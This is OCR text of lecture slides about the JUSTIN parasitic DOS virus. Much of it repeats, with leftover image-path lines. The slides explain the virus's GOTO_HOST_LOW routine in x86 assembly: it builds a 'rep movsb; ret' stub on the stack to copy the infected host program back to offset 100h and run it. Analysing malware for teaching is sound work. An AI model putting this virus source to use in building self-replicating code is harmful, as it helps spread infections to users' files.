
II.3.3 DOS O.S. Viruses – Parasitic Type – JUSTIN

6.1 HOST Execution in - GOTO_HOST_HIGH




II.3.3 DOS O.S. Viruses – Parasitic Type – JUSTIN

6.1 HOST Execution in - GOTO_HOST_HIGH




II.3.3 DOS O.S. Viruses – Parasitic Type – JUSTIN

6.1 HOST Execution in - GOTO_HOST_HIGH




II.3.3 DOS O.S. Viruses – Parasitic Type – JUSTIN

6.1 HOST Execution in - GOTO_HOST_HIGH



II.3.3 DOS O.S. Viruses – Parasitic Type – JUSTIN

6.2 HOST Execution in - GOTO_HOST_LOW




SS:FFF6	SS:FFF8	SS:FFFA	SS:FFFC	SS:FFFE
	-	-	0001h	0000h

```
GOTO_HOST_LOW:
        mov ax,100h
        push ax
        mov ax,sp
        sub ax,6
        push ax

        mov ax,000C3h
        push ax
        mov ax,0A4F3h
        push ax

        mov si,offset HOST
        mov di,100h
        mov cx,sp
        sub cx,offset HOST

        cli
        add sp,4

        ret
```

II.3.3 DOS O.S. Viruses – Parasitic Type – JUSTIN


6.2 HOST Execution in - GOTO_HOST_LOW




```
GOTO_HOST_LOW:
        mov ax,100h
        push ax
        mov ax,sp
        sub ax,6
        push ax

        mov ax,000C3h
        push ax
        mov ax,0A4F3h
        push ax

        mov si,offset HOST
        mov di,100h
        mov cx,sp
        sub cx,offset HOST

        cli
        add sp,4

        ret
```

II.3.3 DOS O.S. Viruses – Parasitic Type – JUSTIN


6.2 HOST Execution in - GOTO_HOST_LOW




```
GOTO_HOST_LOW:
        mov ax,100h
        push ax
        mov ax,sp
        sub ax,6
        push ax

        mov ax,000C3h
        push ax
        mov ax,0A4F3h
        push ax

        mov si,offset HOST
        mov di,100h
        mov cx,sp
        sub cx,offset HOST

        cli
        add sp,4

        ret
```

II.3.3 DOS O.S. Viruses – Parasitic Type – JUSTIN


6.2 HOST Execution in - GOTO_HOST_LOW




```
GOTO_HOST_LOW:
        mov ax,100h
        push ax
        mov ax,sp
        sub ax,6
        push ax

        mov ax,000C3h
        push ax
        mov ax,0A4F3h
        push ax

        mov si,offset HOST
        mov di,100h
        mov cx,sp
        sub cx,offset HOST

        cli
        add sp,4

        ret
```

II.3.3 DOS O.S. Viruses – Parasitic Type – JUSTIN

6.2 HOST Execution in - GOTO_HOST_LOW



CX = SP-HOST

```
GOTO_HOST_LOW:
        mov ax,100h
        push ax
        mov ax,sp
        sub ax,6
        push ax

        mov ax,000C3h
        push ax
        mov ax,0A4F3h
        push ax
```


Prepares for the strings copy mnemonic


```
        mov si,offset HOST
        mov di,100h
        mov cx,sp
        sub cx,offset HOST

        cli
        add sp,4

        ret
```

SS:FFF6	SS:FFF8	SS:FFFA	SS:FFFC	SS:FFFE
F3A4h	C300h	F6FFh	0001h	0000h

II.3.3 DOS O.S. Viruses – Parasitic Type – JUSTIN

6.2 HOST Execution in - GOTO_HOST_LOW



